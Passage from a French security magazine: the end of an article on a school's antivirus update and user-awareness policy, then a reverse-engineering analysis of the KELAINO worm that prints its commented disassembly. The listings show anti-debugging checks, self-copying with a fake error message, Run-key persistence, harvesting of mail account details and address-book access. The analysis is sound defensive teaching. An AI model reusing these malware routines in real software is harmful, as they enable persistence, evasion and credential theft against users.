L'équipe technique est chargée d'appliquer les notices techniques rédigées en interne. Elle dispose pour cela d'un adjoint SSI dont c'est une des responsabilités. En cas d'indisponibilité, les autres membres de l'équipe technique doivent savoir appliquer les procédures. Le responsable système planifie les mises à jour. Il doit veiller en particulier à désigner un remplaçant si l'adjoint SSI est absent. En l'absence d'alerte virale ou d'actualité virale intense, la maj doit être effectuée une fois par semaine. En cas d'alerte virale (par message ou par avis sur les listes de diffusion d'Internet), la maj doit être immédiate. Il est recommandé de tester son efficacité avant de rétablir le réseau.

Les url complètes des fichiers à télécharger sont les suivantes :

■ **F-secure :** ftp://ftp.fsecure.com/anti-virus/updates/, fichier *FSUpdateaammjj_nnnn.exe*.

■ **Norton antivirus** ftp://ftp.symantec.com/public/francais/definitions_virales/norton_antivirus/, et prendre le fichier le plus récent (*aaaammjj-nnn-i32.exe*.

■ **MacAfee :** ftp://ftp.nai.com/pub/datfiles/french, fichier *dat-4nnn.zip*.

■ **Antivir :** http://www.hbedv.com, fichier *fuse6.zip*

CRÉATION D'UNE LISTE DE CONTRÔLES

La valeur de cette liste est surtout due à sa taille raisonnable. C'est un tableau (*checklist*) comportant la liste des serveurs, stations blanches et postes sensibles. Les versions sont indiquées afin de tenir à jour un véritable tableau de bord : version antivirus, date du fichier de signatures, version Service Pack, *hotfix* et patchs cumulatifs. Ces opérations ont été complétées par la diffusion d'un logiciel de détection de vulnérabilités.

PERSONNALISATION DES ALERTES POUR LES UTILISATEURS

Les antivirus de serveurs messagerie sous Linux permettent de personnaliser (message en français, avec numéro de téléphone, etc.) les mails notifiant la détection d'un virus ou d'une suspicion de virus :

ALERTE VIRUS ALERTE VIRUS
Ceci est un message généré automatiquement.
Notre antivirus a détecté un virus dans le mail que vous avez envoyé à "nom_du_destinataire_généré_automatiquement".
Ce mail a été intercepté et mis en quarantaine.
Faites un scan de votre système, de votre mail, des pièces jointes avec votre antivirus.
Contactez votre administrateur système et rendez compte à votre OSSI.
LA SECURITE EST L'AFFAIRE DE TOUS, ET SURTOUT LA VOTRE.

Signé : Le postmaster de l'ESAT & L'OSSI de l'ESAT

MISE À JOUR DES SERVEURS

Quand les maj sont en ligne, les serveurs sont facilement et rapidement mis à jour. Pour cela, l'équipe d'administration utilise obligatoirement une checklist dont les objectifs sont les suivants :

- N'oublier aucun serveur ;
- Avoir une vue synthétique et complète des dispositifs antivirus sur les serveurs de l'ESAT ;
- Tenir lieu de compte-rendu lors d'un contrôle (OSSI, OSSIC, enquête, etc.).

Cette liste est renseignée de façon complète (date, nom, signature) ; elle fait l'objet d'une réactualisation de ses informations à chaque changement de configuration et elle est archivée sous la responsabilité du sous-officier SSI. La périodicité est de 1 mise à jour par semaine, de préférence le lundi, car les éditeurs sortent souvent leur maj le vendredi. En cas d'activité virale intense, les maj peuvent être quotidiennes, surtout pour les serveurs de messagerie qui doivent être protégés en priorité, car ce sont les premiers remparts contre de véritables épidémies.

Quand les maj sont en ligne sur FTP de façon validée, les usagers de l'intranet de l'ESAT sont prévenus par un mail dont le sujet est "*mise à jour de vos antivirus*". D'une semaine à l'autre, ce message est court ou long pour ne pas lasser les usagers. Dans sa version longue, il comporte un "conseil du jour" sur la SSI en général, sur la mise en œuvre de l'antivirus ou sur un virus d'actualité. Un rappel périodique des adresses où trouver les informations SSI et antivirus est aussi effectué régulièrement :

- la page de l'OSSI (chemin de navigation et URL complète) ;
- les signatures pour Fsecure et Norton ;
- les didacticiels pour Fsecure.

LES UTILISATEURS

L'idée a été de rompre l'isolement des ingénieurs systèmes dans le processus de sécurité, point faible constaté dans beaucoup d'organismes. C'est pour cela que l'OSSI a été intégré dans l'équipe Système et réseaux.

Une démarche graduée par niveau a été entamée :

- Niveau de la sensibilisation et de la conscience collective : c'est l'indispensable charte pour avoir une idée précise des meilleures pratiques et faire connaître ce qui est interdit.
- Niveau de l'analyse du risque et de la mise en place de mesures : la politique de sécurité et les mesures organisationnelles. Ce qui demande le plus d'effort est l'application durable de la politique de sécurité et la connaissance de cette application.

Cette démarche est graduée dans le temps et demande un investissement régulier. C'est le souci du réalisme (cela ne se fait pas en un jour, le comportement des utilisateurs ne se décrète pas), ainsi que la progressivité (par exemple, commencer par une charte qui sert de socle à la mise en place de mesures), la récursivité ou l'affinement progressif.

Au niveau des utilisateurs, l'ESAT s'est assuré de la bonne diffusion de la charte, du contrôle de son application (audits), et veille régulièrement à sa mise à jour en fonction de l'actualité.

Surtout, les utilisateurs doivent savoir à qui s'adresser en cas de problème concernant les virus. Il faut pour cela que les usagers et la hiérarchie identifient clairement et nominativement l'OSSI et tous les correspondants SSI. Les remontées d'informations et les prises de décisions sont alors optimales. Pour ne donner qu'un exemple, l'ESAT, ces quatre dernières années, n'a subi aucune diffusion de *hoax* (canulars) qui circulent pourtant sur le réseau de l'Armée de terre et qui ont atteint certains usagers de l'ESAT. Mais ces derniers ont toujours prévenu l'OSSI qui a pu ainsi prendre des mesures immédiates de protection. Des rappels réguliers par mail prolongent l'effet des consignes permanentes (voir exemple).

Voici un exemple de mail périodique :

Objet : piqûre de rappel :
Bonjour à toutes et à tous,
Je me permets de refaire un rappel sur ce sujet, à destination des nouveaux arrivants du PAM (plan annuel de mutation), puisque l'un d'eux s'est fait piéger dernièrement, avant de me rendre compte (il faut bien sûr faire l'inverse).
(...)
Ce qu'il ne faut pas faire :
Il ne faut pas suivre les "conseils" fournis dans ces "alertes". Donc, ne supprimez aucun fichier ou virus (en général, ce sont des fichiers + ou - nécessaires à Windows). Donc, ne rediffusez jamais ces msg , que ce soit sur Internet, sur Intranet ou par photocopie.
Ce qu'il faut faire:
Rendre compte immédiatement à l'OSSI "ossi@masociete.fr" ou "antivirus@masociete.fr" en lui transférant le message et uniquement à lui. Supprimez le msg sans état d'âme.
Signé l'OSSI

L'ESAT a également créé un email générique pointant sur les acteurs concernés ("antivirus@masociete.fr"). Régulièrement, et afin de maintenir la vigilance des usagers, un rappel des bons réflexes est effectué par messagerie, qui touche tous les personnels de l'ESAT, à tous les niveaux de la hiérarchie :

Début du message :
Bonjour à toutes et à tous,
Un virus fait des ravages en ce moment sur Internet.
Il se présente comme étant envoyé par Microsoft pour vous

proposer d'exécuter les patchs de sécurité joints au message. Le message a TOUTES les caractéristiques d'un bulletin de sécurité de Microsoft.
MAIS :
- Jamais vous ne devez recevoir un bulletin de sécurité de Microsoft si vous ne vous êtes pas abonné vous-même à ce service.
- Microsoft ne joint JAMAIS les patchs exécutables en pièces jointes des messages. Microsoft vous indique uniquement les adresses de ses sites où les récupérer.
Donc, si vous êtes vigilants, vous ne devez jamais cliquer sur l'exécutable joint à un message qui suscite votre méfiance. Mais si votre méfiance n'est pas en alerte ainsi que votre sens critique ou votre bon sens, alors...

Signé l'OSSI.
Fin du message.

EXPÉRIENCES ET LEÇONS

L'ESAT n'a jamais sous-estimé le risque viral. La sécurité est un processus permanent, jamais un résultat acquis. La lutte antivirus en est une composante forte, familière des usagers. L'ESAT s'efforce, notamment par la sensibilisation, de susciter chez eux les bons réflexes et de ne pas leur faire oublier les autres fondamentaux :

- Mettre à jour son système d'exploitation (patches et autres correctifs de sécurité) ;
- Mettre à jour son navigateur (vecteur numéro 1 de propagation des vers et virus récents) ;
- Mettre à jour son antivirus.

Ainsi, les réflexes antivirus permettent de préparer le chemin vers l'adoption d'autres comportements tout aussi importants.

En conclusion, comment appliquer une politique antivirale :

- Réaliser des actions de sensibilisation en utilisant les outils de communication comme un portail SSI, les emails, le journal interne, les newsletters, animation lors de la fête de l'Internet...
- Faire signer une charte utilisateur ;
- Etablir des réseaux d'échange d'informations à tous les niveaux de l'entreprise ;
- Garder à l'esprit qu'appliquer une politique antivirale requiert une approche systémique de la sécurité.

Alain Foucal & Thierry Martineau

Ecole Supérieure et d'Application des Transmissions - Rennes.

CONCLUSION

ANALYSE

La détection d'un code malicieux ne règle le problème de la lutte antivirale que partiellement. Un virus ou ver peut avoir de nombreuses variantes toutes identifiées de la même manière. Il n'est alors possible d'avoir de certitude que par l'analyse fine du code exécutable. Cela requiert de passer par une phase de Reverse Engineering, technique souvent conspuée car servant aux pires exactions de "crackers" de code, mais très utile dans le cas de l'analyse des risques viraux. Cet article présente un cas concret : celui de l'étude du ver KELAINO.

INTRODUCTION

Depuis la généralisation d'Internet, nous avons pu voir de nouvelles formes d'attaques virales. Les virus classiques ont laissé place aux vers, ceux-ci se propageant beaucoup plus rapidement grâce à Internet. De nombreux types de vers sont apparus depuis, profitant des trop nombreuses failles dans de nombreux produits de communication.

Les vers utilisant les mails sont apparus (type MELISSA), suivis de près par les vers utilisant l'IRC et autres moyens de communication. Cependant, le moyen le plus rapide pour infecter le plus grand nombre de victimes reste les infections par envois de mails, suivis de près par les infections de type CodeRed II.

Beaucoup de ces vers sont des exécutables de type Win32 et, contrairement aux vers en langage VBS du type ILoveYou, le code source n'est accessible qu'après désassemblage.

D'UN VER PAR DÉSASSEMBLAGE

ANALYSE PRATIQUE

Nous allons maintenant voir comment se déroule l'analyse d'un ver par désassemblage. Pour cette analyse, nous allons principalement nous servir du désassembleur IDA [1] (*Interactive Disassembler*). J'ai choisi un ver assez "simple" afin que tout le monde puisse comprendre. Le code du ver est commenté entièrement afin d'aider les personnes n'ayant aucune connaissance en langage assembleur [2] à comprendre le fonctionnement d'un ver. Si vous ne connaissez pas les API Windows, je vous invite à télécharger l'*API Reference Guide* [3] ainsi que la référence des API Winsock [4]. Pour cette analyse, nous allons procéder comme s'il s'agissait d'un ver inconnu. Nous ne possédons donc pour l'instant aucune information pouvant faciliter l'analyse.

RÉCUPÉRATION D'INFORMATIONS SUR LE BINAIRE

Avant de commencer, nous allons récupérer une série d'informations sur notre binaire. Pour cette tâche, un éditeur de fichier PE (*Portable Executable*, voir l'article sur Chernobyl dans MISC3) tel que PE Explorer, LordPE [5] ou Procdump s'avère nécessaire. Je vais utiliser un outil que j'ai programmé pour afficher rapidement les informations pertinentes. Cependant, un éditeur PE comme ceux cités précédemment est amplement suffisant.

```
Filename: C:\MISC5\WORM\kelaino.EXE


Number of sections: 4
Size of Code: A00
Entry Point: 1000
Image Base: 400000

CODE    Vsize:1000 RVA:1000 Psize:A00 Offset:600  Flags:60000020
DATA    Vsize:1000 RVA:2000 Psize:E00 Offset:1000 Flags:C0000040
.idata  Vsize:1000 RVA:3000 Psize:400 Offset:1E00 Flags:C0000040
.reloc  Vsize:1000 RVA:4000 Psize:200 Offset:2200 Flags:50000040

BYTES FOUND AT ENTRY POINT: B95D2D40
```

Les caractéristiques de la section code (60000020) affirment que notre section est *Executable* et *Readable* (exécution et lecture possible). Cela laisse suggérer que notre exécutable n'est pas PE packé/chiffré (autrement qu'aucune compression de code ou qu'aucun chiffrement n'a été utilisé pour tenter de lutter contre le désassemblage). Généralement, la section est aussi *Writeable* (écriture possible) quand nous sommes en présence d'un exécutable packé. Certaines API permettent de changer les caractéristiques à la volée, donc il ne faut pas se fier seulement à celles-ci.

L'*entry-point* (début du programme) pointe vers la première section. Si celle-ci était chiffrée/compressée, l'entry-point pointerait vers la dernière section. De plus, les caractéristiques de la dernière section seraient exécutables (la section `.reloc` n'est pas exécutable).

Regardons maintenant les octets à l'entry-point. Nous nous rendons compte qu'il ne s'agit pas d'un début de programme standard. Les compilateurs C/C++, Delphi, etc. émettent toujours une série d'octets plus ou moins identiques au début du programme : 558BEC. Il s'agit des instructions :

```
push ebp    (55)
mov ebp,esp (8BEC).
```

C'est un *stack-frame*, utilisé pour réserver de la place sur la pile. Les compilateurs génèrent toujours ces instructions à l'entry-point (Note : Je généralise pour ne pas m'attarder sur ce point). Cependant, les assembleurs ne produisent que les instructions que le programmeur a voulu utiliser. Aucun stack-frame n'est ajouté. L'adresse de l'entry-point (1000h) correspond à l'adresse utilisée par les assembleurs MASM et TASM. Comment les différencier ? Le nom des sections nous permet d'avancer que le compilateur TASM a été utilisé car la première section est nommée `CODE` chez les fichiers compilés par un outil Borland, alors que le nom est ".text" chez les fichiers compilé par un outil Microsoft. La section de l'*Import Table* est nommée ".rdata" par les outils Borland, contre ".idata" par les outils Microsoft. Tout ces petits détails nous permettent de dire (sans analyse poussée) que notre binaire a été compilé avec TASM et qu'il n'est ni compressé, ni chiffré.

DÉSASSEMBLAGE

A l'aide d'IDA, nous allons donc analyser le code du ver. Je ne m'attarderai pas sur l'utilisation d'IDA car ce n'est pas le but de l'article. Après avoir désassemblé notre ver, voyons un peu le code de plus près.

```
00401000              public start
00401000 start        proc near
00401000              mov     ecx, 402D50h
00401005              sub     ecx, 402000h
00401008              mov     eax, 402000h
00401010
```

```
00401010 loc_401010:                    ; CODE XREF: start+1A j
00401010            cmp     ecx, 0
00401013            jz      short loc_40101C
00401015            sub     byte ptr [eax], 30h
00401018            inc     eax
00401019            dec     ecx
0040101A            jmp     short loc_401010
```

Nous sommes ici au début du ver, et le code n'est pas encore commenté. IDA permet une multitude d'actions tel que le renommage d'adresses, le commentaire du code, l'écriture de scripts, de plugins, le désassemblage d'une grande quantité de formats de fichiers, ainsi que le support de processeurs tel qu'Intel, Sparc, Motorola, Alpha, MIPS, etc. Je vous invite à visiter le site d'IDA pour de plus amples informations. A partir de maintenant, je donnerai le code commenté directement.

ANALYSE DES DONNÉES

```
00401000 start      proc near
00401000            mov     ecx, addr_fin_data      ECX = Adresse de la fin des datas
00401005            sub     ecx, addr_deb_data      ; ECX = 402D5D - 402000 = taille des datas.
0040100B            mov     eax, 402000h            EAX = adresse du debut des datas
00401010
00401010 boucle_decrypte:                           CODE XREF: start+1A j
00401010            cmp     ecx, 0                  ECX sert de compteur.
00401013            jz      short decryptage_termine ; tant ecx != 0 on boucle.
00401015            sub     byte ptr [eax], 30h     ; on soustrait 30h au byte pointé par EAX
00401018            inc     eax                     ; on passe au prochain byte à décrypter
00401019            dec     ecx                     ; on décrémente le compteur
0040101A            jmp     short boucle_decrypte   ; on boucle tant que ECX est différent de 0
```

Cette routine sert à décrypter les données utilisées par le ver. L'auteur du ver a protégé ses données afin de rendre l'analyse un peu plus complexe, et surtout d'éviter qu'un petit malin vienne modifier le texte présent dans le ver avec un éditeur hexadécimal, afin de s'approprier celui ci. Le ver calcule la taille de la section des données, et soustrait la valeur 30h à tous les octets présents dans cette section. Le chiffrement est très basique.

Après avoir récupéré la taille des données à déchiffrer (D5Dh bytes), le ver soustrait 30h à chaque octet de la section des données. Encore une fois, avec un désassembleur standard, cela aurait posé problème, mais IDA permet de créer des scripts pour automatiser des tâches et de travailler sur le désassemblage.

A l'aide d'un script, nous allons pouvoir décrypter la section de données sans même avoir à déboguer le ver.

```
#include
static decrypt(from,size)
{
 auto i,x; // on déclare nos variables.

   for(i=size;i>0;i=i-1) { // boucle "size" fois.
     x=Byte(from);         // on récupère le byte[from].
     x=x-0x30;             // on décrypte en retirant 30h (ou x est la valeur du byte chiffré)
     PatchByte(from,x);    // on patch le byte avec la nouvelle valeur.
     from=from+1;          // on incrémente le compteur
    }
}
```

Pour appeler le script que nous avons écrit et enregistré dans le répertoire IDC d'IDA, il suffit de presser sur . On ouvre notre fichier script. Ensuite, il faut presser pour obtenir l'invite de commandes qui va nous permettre de rentrer les paramètres de notre script.

```
decrypt(0x402000,0xD5D);
```

- Decrypt étant le nom de la fonction.
- 402000h étant l'adresse de début des données.
- D5Dh étant la taille des données à décrypter (calculée au début par le ver).

Il suffit de cliquer sur OK et le décryptement se fait automatiquement. Nous avions avant décryptement:

```
DATA:00402799 aVvqajprXSsuqrp db 'vófØjPR{ò£æÕ×fRPløò£æÕ×fpØÕôófúfûñ^ôfØn=:ãñ£Ûòõñ¡jP$£æªôP}òúú'
DATA:00402799                 db 'æùò=:}y}u]åòóGÛfxjPa^`=:sf×ñò×ñ]ãØåòjPØÑ£ñÕåæóñ_ÕÕ¿òõk=:PPPP'
DATA:00402799                 db 'PPPP£fÑ×õæó8mR]]]]lmÁ~ò¿ñÇæóñÀ```À```eÀ`artubus^hrbhfs``R=:ê]'
DATA:00402799                 db 'ÇóÕfóÕñ8jPc=:ê]}å}æÕ£]ÇóÕfóÕñ8jP~fóØæ£=:ê]à×úò×ñjPa=:ê]}Õ8ò'
etc..
```

Après décryptement :

```
DATA:00402799 aFromKelainoKel db 'From: "Kelaino" ',0Dh,0Ah
DATA:00402799                 db 'Subject: Slave Message',0Dh,0Ah
DATA:00402799                 db 'MIME-Version: 1.0',0Dh,0Ah
DATA:00402799                 db 'Content-Type: multipart/mixed;',0Dh,0Ah
DATA:00402799                 db '        boundary="----=_NextPart_000_0005_01BDE2EC.8B286C00"'
DATA:00402799                 db 0Dh,0Ah
etc.
```

Nous pouvons continuer l'analyse, la section des données est entièrement déchiffrée.

```
0040101C decryptage_termine:                    ; CODE XREF: start+13 j
0040101C            call    GetVersion          ; retourne la version de L'OS
00401021            or      eax, eax
00401023            jns     short windows_NT    ; si WinNT on passe à la suite
00401025            mov     ah, 43h             ; service 43h - 0386_Identify.
00401027            int     68h                 ; Real Mode Debugger Services.
00401029            cmp     ax, 0F386h          ; si ax = f386h
0040102D            jz      sortie              ; on ferme le ver.
```

Après avoir vérifié si l'OS utilisé est Windows 9X, le ver cherche la présence du débogueur SoftIce. Celui-ci retourne 0F386h dans le registre AX lors de l'appel de l'interruption 68h, service 43h. S'il est détecté, le ver s'arrête. SoftIce est un outil très souvent utilisé lors des analyses de virus ; donc l'auteur a voulu tester la présence du débogueur. La version de SoftIce pour NT étant différente, l'auteur teste la version de Windows au préalable afin d'éviter toute erreur pouvant alerter l'utilisateur.

```
00401033 windows_NT:
00401033            push    50h                 ; taille 50h = 80 caractères maximum.
00401035            push    offset filename ; Buffer qui contiendra le chemin et nom de notre fichier.
0040103A            push    0
0040103C            call    GetModuleFileNameA  ; Récuperation du chemin et nom du fichier.
00401041            push    offset aWininet_dll ; Nom de la dll a charger. Wininet.dll
00401046            call    LoadLibraryA        ; charge la dll
0040104B            mov     ds:hLibModule, eax  ; on sauvegarde le handle
00401050            mov     ebx, offset _addr_API ; EBX = adresse de l'API - 4
00401055            add     ebx, 4              ; on ajoute 4 pour pointer vers le nom de l'API
00401058            push    ebx                 ; InternetGetConnectedState
00401059            push    eax                 ; Handle retourné par LoadLibrary.
0040105A            call    GetProcAddress      ; On récupère l'adresse de l'API
```

```
0040105F        mov     ds:_addr_API, eax     ; On sauvegarde cette adresse.
00401064        cmp     eax, 0                ; En cas d'erreur
00401067        jz      sortie                ; le ver se termine.
0040106D        call    GetVersion            ; Récupération de la version de l'OS
00401072        or      eax, eax
00401074        jns     short suite       ; Si Windows NT on continue après le code anti-debug.
00401076        cli                       ; \
00401077        not     esp               ;  Anti debugging. Protection contre les debuggers.
00401079        not     esp               ; /
0040107B        sti                       ;
```

Notre ver récupère son propre nom et chemin et le stocke dans un buffer de 80 caractères (Remarque: il aurait mieux valu utiliser une valeur plus importante pour être sûr de ne pas provoquer de *buffer overflow*). Ensuite, le ver charge dynamiquement la dll `wininet.dll` afin de récupérer l'adresse d'une de ses API : *InternetGetConnectedState*. Cette API permet à une application de savoir si l'utilisateur est connecté à Internet. L'adresse de l'API est stockée pour une utilisation ultérieure. Tout de suite après, le ver récupère la version de Windows pour déterminer s'il peut exécuter le code *anti-debug*. Ce code fonctionne seulement sur Windows 9X, donc le ver teste la version de l'OS pour de ne pas provoquer d'erreur et alerter l'utilisateur. Ce code anti-debug stoppe la plupart des débogueurs qui fonctionnent en *ring 3* (mode utilisateur).

```
0040107C suite:
0040107C        call    install_worm        ; Installation du vers (rep. win et registre)
00401081        call    recuperation_infos  ; récupération d'infos dans la base de registres
```

La suite du ver contient deux procédures que nous allons voir en détails.

INSTALLATION DU VER

```
00401125 ; ÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚ S U B R O U T I N E ÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚ
00401125
00401125
00401125 install_worm   proc near
00401125                push    32h                     ; taille buffer
00401127                push    offset Buffer       ; Contiendra le dossier Win. (ex: C:\WINNT)
0040112C                call    GetWindowsDirectoryA    ; On récupère le répertoire Windows
00401131                push    offset CurDirBuffer     ; Contiendra le répertoire actuel
00401136                push    46h                     ; Taille buffer
00401138                call    GetCurrentDirectoryA    ; Récupère le répertoire actuel
0040113D                push    offset Buffer   ; Contient désormais le répertoire Windows
00401142                call    SetCurrentDirectoryA    ; Notre répertoire devient celui de Windows
00401147                push    1                       ; Erreur si fichier deja présent
00401149                push    offset netbiospatch10_exe       ; nouveau fichier
0040114E                push    offset fichier_actuel
00401153                call    CopyFileA       ; copie notre fichier dans le répertoire Windows.
00401158                cmp     eax, 0                  ; si eax = 0 alors erreur.
0040115B                jz      short installation_registre ; on continue avec l'installation registre
0040115D                push    0                       ; Bouton "OK" seulement.
0040115F                push    offset KERNEL32_ERROR           ; Caption
00401164                push    offset CouldntExecuteFrameBuffer ; text
00401169                push    0                       ; handle
0040116B                call    MessageBoxA             ; Affiche message
00401170
00401170 installation_registre:
00401170                push    offset phkResult
00401175                push    KEY_ALL_ACCESS          ; tous les droits sur la clef.
0040117A                push    0
0040117C                push    offset autorun      ; Software\Microsoft\Windows\CurrentVersion\Run
00401181                push    HKEY_LOCAL_MACHINE              ; hKey
00401186                call    RegOpenKeyExA           ; Ouvre une clef du registre
0040118B                cmp     ds:phkResult, 0         ; En cas d'erreur, on arrête l'installation
00401192                jz      short erreur_fin_installation
00401194                push    18                      ; taille de la valeur à écrire
00401196                push    offset netbiospatch10_exe       ; chaine à écrire.
0040119B                push    REG_SZ                  ; type Chaîne de caractères
0040119D                push    0
0040119F                push    offset Netpatch         ; Nom de la "valeur chaîne".
004011A4                push    ds:phkResult
004011AA                call    RegSetValueExA          ; Ajoute une valeur de type chaîne (REG_SZ)
004011AF                push    ds:phkResult
004011B5                call    RegCloseKey             ; Ferme la clef
004011BA                mov     ds:phkResult, 0
004011C4
004011C4 erreur_fin_installation:                       ; CODE XREF: install_worm+6D j
004011C4                retn
004011C4 install_worm   endp
```

Cette procédure copie le ver dans le répertoire Windows sous le nom de "*netbiospatch10.exe*". Ensuite, elle affiche un faux message d'erreur: "KERNEL32 ERROR. Couldn't Execute Frame Buffer!" Ce message a pour but de faire croire à la personne que le programme a un problème et qu'il est donc inoffensif. La victime passe à autre chose, alors que le ver, quant à lui, continue de s'installer et prépare sa propagation. Si le fichier est déjà présent dans le répertoire Windows, le ver n'affiche aucun message et continue son installation. Après s'être copié, le ver ouvre une clef dans la base de registres qui est utilisée pour définir les applications à lancer automatiquement au démarrage de Windows. Il ouvre la clef *HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run* pour y ajouter une valeur chaîne ayant pour nom *Netpatch* et comme valeur *netbiospatch10.exe*. Cette manipulation permet au ver de se relancer automatiquement à chaque redémarrage de Windows.

Regardons maintenant la seconde procédure.

RÉCUPÉRATION D'INFORMATIONS

```
004011C5 ; ÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚ S U B R O U T I N E ÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚ
004011C5
004011C5
004011C5 recuperation_infos proc near
004011C5                push    offset phkResult
004011CA                push    KEY_ALL_ACCESS
004011CF                push    0
004011D1                push    offset Account_Manager_key      ; clef à ouvrir

        =( Account_Manager_key db 'Software\Microsoft\Internet Account Manager',0 )=

004011D6                push    HKEY_CURRENT_USER
004011DB                call    RegOpenKeyExA           ; ouvre l'Internet Account Manager
004011E0                cmp     ds:phkResult, 0
004011E7                jz      prendre_options_par_defauts
004011ED                push    offset dSize
004011F2            push    offset STR__00000000 ; buffer qui contiendra le numéro du mail par défaut
004011F7                push    0
004011F9                push    0
004011FB                push    offset STR__DefaultMailAccount  ; "Default Mail Account"
00401200                push    ds:phkResult
00401206                call    RegQueryValueExA        ; lit les infos sur le compte par défaut
```

```
00401208            cmp     dword ptr ds:STR__00000000+7, '0'  ; sagit-il du compte 0?
00401212            jz      prendre_options_par_defauts ; oui alors on prends les infos par défaut
00401218            mov     ds:dSize, 9                ; le buffer prend 9 pour valeur.
00401222            push    ds:phkResult
00401228            call    RegCloseKey                ; on ferme la clef
0040122D            mov     ds:phkResult, 0
00401237            push    offset phkResult
0040123C            push    KEY_ALL_ACCESS
00401241            push    0
00401243            push    offset aSoftware ; "Software\\Microsoft\\Internet Account Man"...

        =( aSoftware      db 'Software\Microsoft\Internet Account Manager\Accounts\0000000' )=

00401248            push    HKEY_CURRENT_USER
0040124D            call    RegOpenKeyExA    ; Ouvre la clef patchée au préalable pour obtenir
le compte par défaut
00401252            cmp     ds:phkResult, 0            ; si le handle = 0
00401259            jz      prendre_options_par_defaut ; erreur. on prends les options par défaut
0040125F            push    offset cbData
00401264            push    (offset aFromKelainoKel+1AAh)
00401269            push    0
0040126B            push    0
0040126D            push    offset STR__Pop3Server     ; "POP3 Server"
00401272            push    ds:phkResult
00401278            call    RegQueryValueExA           ; on récupère le serveur pop
0040127D            mov     ds:cbData, 30
00401287            push    offset cbData
0040128C            push    offset Data
00401291            push    0
00401293            push    0
00401295            push    offset STR__SmtpEmailAddress      ; "SMTP Email Address"
0040129A            push    ds:phkResult
004012A0            call    RegQueryValueExA   ; on récupère l'adresse mail de la victime
004012A5            mov     ds:cbData, 30
004012AF            push    offset cbData
004012B4            push    offset unk_402963
004012B9            push    0
004012BB            push    0
004012BD            push    offset STR__Pop3UserName          ; "POP3 User Name"
004012C2            push    ds:phkResult
004012C8            call    RegQueryValueExA          ; Le nom d'utilsateur de la victime
004012CD            mov     ds:cbData, 30
004012D7            push    offset cbData
004012DC            push    offset smtpserv_temp
004012E1            push    0
004012E3            push    0
004012E5            push    offset Smtpnamebuffer             ; "SMTP Server"
004012EA            push    ds:phkResult
004012F0            call    RegQueryValueExA          ; le serveur smtp utilisé par la victime
004012F5            mov     ds:cbData, 30
004012FF            cmp     ds:smtpserv_temp, 0
00401306            jz      short serveur_hardcode ; si pas de serveur prendre celui par défaut
00401308            mov     eax, offset smtpserv_temp
0040130D            mov     ds:serveur_smtp, eax
00401312            push    ds:phkResult
00401318            call    RegCloseKey                ; on ferme la clef
0040131D            mov     ds:phkResult, 0
00401327            retn
00401328 ; ---------------------------------------------------------------------------
00401328
00401328 serveur_hardcode:
00401328            push    ds:phkResult
0040132E            call    RegCloseKey
00401333
00401333 prendre_options_par_defaut:
00401333
00401333
00401333            mov     eax, offset aWww_festu_ru  ; "www.festu.ru"
00401338            mov     ds:serveur_smtp, eax
0040133D            retn
0040133D recuperation_infos endp
```

On voit qu'ici, le ver récupère des infos telles que le compte mail Outlook utilisé par défaut. Il récupère ensuite le serveur POP, l'adresse mail de la victime, le login du serveur POP, et le serveur SMTP. Le ver utilise comme serveur SMTP "www.festu.ru" si aucun serveur SMTP n'est utilisé par l'utilisateur, ou s'il n'y a aucun compte mail par défaut pour Outlook Express. Après avoir exécuté ces deux procédures, nous pouvons voir ce qui suit.

DÉTECTION DE CONNEXION INTERNET

```
00401086 IsConnected:                               ; CODE XREF: start+96 j
00401086            push    0
00401088            push    offset dword_402C61
0040108D            call    ds:_addr_API       ; adresse de l'api : InternetGetConnectedState
00401093            cmp     eax, 0             ; SI EAX = 0
00401096            jz      short IsConnected  ; alors on boucle sur IsConnected
00401098            call    OuvreWAB
```

Le ver appelle la fonction dont il avait calculé l'adresse au lancement. Cette fonction permet de savoir si l'utilisateur est connecté à Internet. Dans notre cas, le ver boucle sur lui-même tant qu'il n'y a pas de connexion Internet. Nous pouvons imaginer qu'il attend que l'utilisateur se connecte pour pouvoir s'envoyer par mail. Une fois connecté, le ver appelle la fonction OuvreWAB qui suit.

RÉCUPÉRATION DES ADRESSES MAIL

```
0040133E OuvreWAB   proc near                       ; CODE XREF: start+98 p
0040133E            push    offset hKey
00401343            push    KEY_ALL_ACCESS
00401348            push    0
0040134A            push    offset STR_SoftwareMicrosoftWab ; "Software\\Microsoft\\
WAB\\WAB4\\Wab File Na"...

        =( STR_SoftwareMicrosoftWab db 'Software\Microsoft\WAB\WAB4\Wab File Name' )=

0040134F            push    HKEY_CURRENT_USER
00401354            call    RegOpenKeyExA              ; Ouvre une clef de registre
00401359            cmp     ds:hKey, 0
00401360            jz      erreur
00401366            push    offset unk_402B0D
0040136B            push    offset FichierWAB
00401370            push    0
00401372            push    0
00401374            push    0
00401376            push    ds:hKey
0040137C            call    RegQueryValueExA           ; Récupère le nom du fichier WAB
00401381            push    ds:hKey
00401387            call    RegCloseKey                ; Ferme la clef de registre
0040138C            cmp     ds:FichierWAB, 0
00401393            jz      erreur                     ; Si aucun fichier. Erreur
00401399            push    0
0040139B            push    0
0040139D            push    3
0040139F            push    0
```

ANALYSE D'UN VER PAR DÉSASSEMBLAGE

```
004013A1            push    1
004013A3            push    80000000h
004013A8            push    offset FichierWAB
004013AD            call    CreateFileA                 ; On ouvre le fichier
004013B2            cmp     eax, 0FFFFFFFFh             ; En cas d'erreur EAX = FFFFFFFFh
004013B5            jz      erreur                      ; Si EAX = FFFFFFFFh alors erreur
004013BB            mov     dword ptr ds:STR_Quit+6, eax
004013C0            push    0
004013C2            push    dword ptr ds:STR_Quit+6     ; Handle du fichier
004013C8            call    GetFileSize                 ; On récupère la taille de celui ci
004013CD            mov     dword ptr ds:TailleFichierWab, eax
004013D2            push    0
004013D4            push    dword ptr ds:TailleFichierWab
004013DA            push    0
004013DC            push    2
004013DE            push    0
004013E0            push    dword ptr ds:STR_Quit+6     ; Handle du fichier
004013E6            call    CreateFileMappingA          ; Récupère un handle
004013EB            mov     ds:hFichierMap, eax         ; Handle fichier mappé
004013F0            push    dword ptr ds:TailleFichierWab ; Nombre de bytes à mapper
004013F6            push    0
004013F8            push    0
